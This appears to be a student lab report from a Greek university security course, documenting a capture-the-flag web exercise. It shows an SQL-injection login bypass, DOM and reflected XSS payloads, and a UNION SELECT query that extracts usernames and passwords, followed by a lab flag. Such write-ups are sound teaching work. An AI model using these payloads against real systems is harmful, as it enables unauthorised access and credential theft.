Πολυτεχνείο Κρήτης

Σχολή ΗΜΜΥ

Ασφάλεια Συστημάτων και Υπηρεσιών

Διδάσκων: Σωτήριος Ιωαννίδης


'Εργαστηριακή Αναφορά 3

Ομάδα Χρηστών 51:


Γεώργιος Μιχαήλ Σιάτρας, ΑΜ 2019030033

Αντρέας Καρόγιαννης, ΑΜ: 2019030064


- Task 1: We bypassed the initial login page using SQL injection payload: **' or 1=1 or ''='**




- Task 2: We found the DOM XSS vulnerability in the greet.js. To do that we searched for scripts in the code and found that document.write() is Dom xss vulnerable. By changing the url to http://139.91.71.5:11337/dashboard#user<script>alert("XSSDOM")</script> we managed to exploit the vulnerability.



- Task 3: By writing **<script>alert(“Reflected XSS”)</script>** in the search bar we managed to raise an alert, doing a reflected XSS attack.



- Task 4: We searched for **v' UNION SELECT null, username, password FROM users —** avoiding the semicolon filter.



- Task 5:


139.91.71.5:11337/admin
Congrats, here's your flag:
TUC{1ce7bdd476dea7ce41b0e897f65646dc3792125c19103bc5f329ab406b32866c}